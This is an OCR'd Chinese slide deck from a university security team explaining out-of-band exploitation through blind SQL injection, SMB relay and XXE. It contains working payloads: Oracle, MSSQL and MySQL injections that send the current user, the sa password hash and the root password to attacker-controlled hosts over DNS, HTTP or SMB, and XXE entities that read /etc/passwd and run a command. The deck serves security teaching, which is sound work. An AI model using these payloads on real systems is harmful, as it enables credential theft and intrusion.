从SQL注入开始谈漏洞利用中的OOB

rootclay

FOCUS ON NETWORK SECURITY

SYCLOVER

三叶草Syclover安全技术小组一个专注于网络空间安全的高校技术团队，
成立于2005年3月，主要研究方向有渗透测试、逆向工程、移动安全、安全编程、漏洞利用等

Content

01

Question:
Blind-SQL

02

漏洞利用中的
OOB

03

Summary

Question

经典的Blind-SQL注入代码:

```
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
$result=mysqli_query($sql);
$row = mysqli_fetch_array($result);

        if($row){
                echo 'Success';
        }else {
                echo "Faild";
        }else {
                echo "Please input the ID as parameter with numeric value";
        }
```

OOBA


OOBA

带外认证（OOBA）是用于认证需要来自两个或多个不同网络或信道的不同信号的过程。

这种更复杂的认证防止了多种欺诈和黑客攻击。 带外认证将有效地阻止网络银行中最常见的黑客和身份盗用漏洞。

常见场景:

1. 密码重置认证
2. 银行登录认证


LOGIN TO YOUR COMPUTER
1
GET INTO THE LOGIN PAGE, LOGIN
2
Merchant web site
Login page
username
password
Sign In
Help
First channel web communication
(secured using SSL)
SUCCESSFUL LOGIN
7
CONNECTS TO THE GRID CLOUD
3
RECONNECTS TO THE CLOUD AND GIVES AUTHENTICATION WHEN APPROVED
5
APPROVES THE LOGIN.
6
Second channel Beacon communication
(secured using SSL)
myBeacon
This person is trying to access your domain. Do you wish to allow or deny access?
Name Henry
ID 1144223456
Domain yourdomain.my
Allow
Deny
myBeacon App (iOS / Android)
4
CONNECTS TO MYBEACON APP ON THE MOBILE
myBeacon Authentication Cloud service

OOB

OOB

带外通道(Out-of-Band),使用一些除常规通道以外的替代的信道请求服务器资源

应用在网络攻击中经常会涉及以下信道:

1. HTTP(S) Request
2. DNS Resolutions
3. File Systems
4. E-mails
5. …

OOB

Blind-SQL

SMB Relay

XXE

SQL-Injection


通过SQL注入理解OOB


Inband

Inband技术使用攻击者和有漏洞的Web应用程序之间现有的渠道来提取数据

Inference


Inference技术中，攻击者通过应用程序表现的差异来推断数据的值






Out-of-Band

使用其它传输信道获取数据
例如DNS解析协议或
HTTP(S)协议等



DNS Query


DNS Server
(com)
4) Referral:
ns.attacker.com
3) DNS query:
root.attacker.com
Attacker's
DNS Server
5) DNS query:
root.attacker.com
1) HTTP request:
param=.....dns(user()).attacker.com
2) DNS query:
root.attacker.com
DNS Server
(default)
WEB
Server

Oracle

```
http://rootclay.club/user.php?id=0199332841' union (SELECT UTL_HTTP.REQUEST((select SYS_CONTEXT ('USERENV', 'CURRENT_USER') from dual)||'.xxxxx.rootclay.club') FROM DUAL) -;

http://rootclay.club/user.php?id=0199332841' union (SELECT UTL_HTTP.REQUEST('http://rootclay.club/?attack='||(select SYS_CONTEXT ('USERENV', 'CURRENT_USER') from dual)) FROM DUAL) -;
```

MSSQL

```
DECLARE @host varchar(1024);

SELECT @host=(SELECT TOP 1 master.dbo.fn_varbintohexstr(password_hash) FROM sys.sql_logins WHERE name='sa')+'.attacker.com';
EXEC('master..xp_dirtree "\\[email protected]+'\foobar$"');
```

MySQL

```
SELECT LOAD_FILE(CONCAT('\\\\',(SELECT password FROM mysql.user WHERE user='root' LIMIT 1),'.attacker.com\\foobar'));
```

SMB-RELAY

SMB Relay


I'd like to login in
Encrypt challenge with your hash
Here's the encrypted challenge
Access Granted / Access Denied
PC A
PC B


I'd like to login in
Encrypt challenge with your hash
Here's the encrypted challenge
I'd like to login in
Encrypt challenge with your hash
Here's the encrypted challenge
Access Granted / Access Denied
PC A
PC X
PC B

XXE

What is XXE?

当XML允许引用外部实体时，通过构造恶意内容，可导致读取任意文件、执行系统命令、探测内网端口、攻击内网网站等危害。

```xml
<?xml version="1.0"?>
<!DOCTYPE clay [
        <!ENTITY test SYSTEM "file:///etc/passwd">
]>
<root>&test;</root>
```

```xml
<?xml version="1.0"?>
<!DOCTYPE clay [
        <!ENTITY test SYSTEM "expect://id">
]>
<root>&test;</root>
```

XXE

XXE(XML EXTERNAL ENTITY)漏洞是针对使用XML交互的Web应用程序的攻击方法，在XXE漏洞的基础上，发展出了Blind XXE漏洞。目前来看，XML文件作为配置文件（Spring、Struts2等）、文档结构说明文件（PDF、RSS等）、图片格式文件（SVG header）应用比较广泛.

Basic

这类型的XXE会直接输出

你的输入到页面中,也是最

简单的一种

Error

这类型的XXE主要是使用

DTD的错误定义等方式来

引发XML的报错,带出服务

器的相关信息

Blind

